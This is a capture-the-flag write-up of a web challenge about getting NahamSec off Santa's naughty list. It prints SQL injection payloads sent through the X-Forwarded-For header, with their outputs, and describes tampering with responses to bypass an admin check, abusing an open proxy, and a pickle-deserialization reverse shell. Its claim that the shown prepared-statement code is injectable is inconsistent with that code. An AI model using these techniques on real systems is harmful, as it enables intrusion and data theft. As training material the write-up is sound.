Hackinghub Writeup - Naughty Or Nice
A holiday CTF where you have to get NahamSec off the Naughty List
https://app.hackinghub.io/hubs/naughty-or-nice-mission
Oh no… NahamSec has somehow ended up on Santa’s Naughty List.

This CTF is for a web-page that checks if you’re on the naughty or nice list. Unfortunately, I’m on the naughty list. That doesn’t sound right, thankfully I can create a support ticket! Even better, sending this support ticket revealed some interesting API endpoints! Maybe I can fix this myself.
Recon
- The site has an API with many available endpoints. Viewing
/js/assets/app-CZsgTrKP.jsreveals many of them./api/teams- all teams/api/teams/{uuid}- information about teams, including users/api/user- info about current user, need to be logged in/api/user/{uuid}- returns uuid, username, and online status.- all of the endpoints listed so far are used by
/submit-ticketto choose the teams and team member to send your ticket to.
- all of the endpoints listed so far are used by
/api/user/{uuid}/workstation- user workstation names/api/audit-log/- It also had a link to a github page: https://github.com/xmas-tools-llc/audit-logger/blob/main/log.php
- We can assume this tool is being used by the site, and it appears to be vulnerable to SQL injection.
- Discovered via fuzzing (although they’re also in robots.txt) -
/backups-/auditI found it interesting that there’s a/api/audit-logendpoints, as well as anauditendpoint, so I checked that out first. /api/audit-log- returns"error" : "API endpoint not found"- strange, since its called in the js file. other invalid endpoints return the same generic error.
- I later realized visiting
/api/audit-log/(with the trailing slash) did work.
/auditreturns a page, but wants you to be logged in. I’ll come back to this./backupreturned a directory listing that contained our first flag and an SQL DB dump- The dump only contained users I’d already enumerated, but it gave me info on the DB structure.
Bypassing local authentication check
From having quickly scanned over the earlier JS file, I recognized that the audit page seemed to be doing authentication locally. In particular, I noticed this line:
return dt(n, (d, u) => {
	d.hasOwnProperty("admin") && d.admin && l()
}, {
I visited this with breakpoints enabled and captured the response from /api/user, modifying it to match the output given by /api/user/{uuid} with a real user, but removed the status value and added an admin value.
{
  "id": "06062424-a6c2-43c3-b6f1-c31e0d949a6c",
  "name": "Jingletoes Tinselwhack",
  "admin": true
}
After letting this modified response through, I gained access to the page, which gave me a second flag. This page was related to the vulnerable code from the Github repo I found earlier, and I could see the values was using to create execute SQL statements. ![[Pasted image 20260109232758.png]]
SQL Injection
This is the vulnerable logging code:
public function do( $event ){
	$ip = ( isset($_SERVER["HTTP_X_FORWARDED_FOR"] ) ) ? $_SERVER["HTTP_X_FORWARDED_FOR"] : $_SERVER["REMOTE_ADDR"];
	$ip = preg_replace('/[^0-9\.]/','',$ip);
	$date = date("U");
	$d = $this->db->prepare('insert into audit (ip,event,created_at) values (?,?,?) ');
	$d->execute( [ $ip, $event, $date ] );
}
These values are being unsafely inserted in the database, and one of them can be controlled by attackers. From the above screenshot, we can see that an event is logged everytime a ticket is created. By modifying the POST request to /api/ticket and adding X-Forwarded-For: 127.0.0.1, I could see a new event appear that included this IP.
Ticket Created – 2026-01-10 04:33 – 127.0.0.1, 10.18.1.6
If I added a ' to the end of this value, no new event appears, meaning the SQL injection was likely successful and caused an error. I used the following payload to get the table names: audit and users.
X-Forwarded-For: 1.1.1.1',(SELECT group_concat(tbl_name) FROM sqlite_master WHERE type='table'),1)--{
"id": "d811b0560ecc8e4a61312953affe7a5b",
"event": "audit,users",
"created": "1970-01-01 00:00",
"ip": "1.1.1.1"
}We already know that audit contains these logs, so I started enumerating the users table.
X-Forwarded-For: 1.1.1.1',(SELECT group_concat(name) FROM pragma_table_info('users')),1)--{
"id": "3f12b483013e4305b859705291f1346c",
"event": "uuid,team,name",
"created": "1970-01-01 00:00",
"ip": "1.1.1.1"
}X-Forwarded-For: 1.1.1.1',(SELECT group_concat(uuid||':'||team||':'||name||'/') FROM users),1)--{
"id": "8b91126540d009112bed88cb0d6d43fb",
"event": "06062424-a6c2-43c3-b6f1-c31e0d949a6c:23bbd831-6b4b-4f80-ad22-57f1746fa2a0:Jingletoes Tinselwhack/,0985d93d-ee28-4db8-ad4d-01d57fe0200d:3738cc78-d05e-4c3a-9b68-c5b661bc26eb:Pudding Sugarplum/...",
"created": "1970-01-01 00:00",
"ip": "1.1.1.1"
}After getting all these user and team UUIDs, I went back to the earlier API endpoints to and ran fuzzers with the values to see if there’s was anything interesting.
/api/user/{uuid}output was uninteresting, just providing their UUID, name, and online status./api/teams/{uuid}interestingly only responded with the two teams I could already view from the support-ticket page. The DB dump contained 5 different team UUIDs. Maybe I need some sort of authentication to view the other three./api/user/{uuid}/workstation- One of the newly found UUIDs responded with my a flag! Surprisingly, this is the fourth flag, meaning I missed something I was expected to find between the last one and now…- This user also had the only workstation with a DEV hostname:
ELF-DEV-TWINKLE-33, which I assume will be useful.
- This user also had the only workstation with a DEV hostname:
Back to the basics
At this point, I got pretty stuck. I was kinda just banging my head into the wall trying random things. Eventually, I realized I need to go back to the start. I went back to enumeration, looking for directories in way I hadn’t tried previously. Eventually I tried using ffuf to search the API directory with the flags -mc all -ac.
-mc all- Match all response codes-ac- Automatically calibrate filtering This will often give you a decent amount of false positives, as it’s basically returning anything that has a different response than most of the other requests. ![[Pasted image 20260127212310.png]] In this case, there were a few php endpoints which gave a different error code. This is likely just caused by the nginx configuration, as it gave a generic nginx 404, instead of the custom webserver 404.
Proxy was the interesting new find. Although it returned a 415 (Unsupported Media Type), the response was {"error":"Method not allowed"}. Not sure why it didn’t return 405, but either way it responded differently to a POST request: {"error":"JSON Payload Invalid"}.
Abusing an open proxy
After param mining with arjun, I found 4 parameters: headers, method, body, url. Using these, you can make requests through the proxy. My first thought was to see if I could access the workstation I found earlier.
![[Pasted image 20260128203625.png]]
Unfortunately, we don’t get any error message when a request fails, so we’ll just have to look for one that succeeds. I decided to keep testing this host, so I wrote a simple script that makes a request to this endpoint with the top 1000 ports, then I filtered the response to find one that contained a body. With this method, I found this response from port 5000:
![[Pasted image 20260128204001.png]]
After trying some random tokens, I get this helpful error:
{
  "error": "Deserialization failed",
  "message": "invalid load key, '\\xb5'."
}
With some research, I found that this points to a python pickle deserialization attack, which is very simple to exploit. I generated a reverse shell payload and quickly had a reverse shell. With this shell I found a .env file with a hidden API endpoint and an authorization token:
BASEURL=/api/sup3r-s3cr3t-admin
AUTH=Bearer 9f9de6dc373fd1f1e56a93abdc82fe38e965d561fea789dbdf96c31fbbe7104b
By making a request to that endpoint with the Authorization header set, we get a list of names and their IDs, one of which was NahamSec. With some further experimentation, I found I could make a request to /api/sup3r-s3cr3t-admin/{id} to get more info about an entry.
{
  "id": "7a9e1d3c-bc54-4f1b-9f42-2e6c8a0d5f1b",
  "name": "NahamSec",
  "verdict": "Naughty"
}
I sent a simple PUT request to update verdict to Nice, and there was the final flag!
{
  "id": "7a9e1d3c-bc54-4f1b-9f42-2e6c8a0d5f1b",
  "name": "NahamSec",
  "verdict": "Nice",
  "flag": "flag{788...ca1}"
}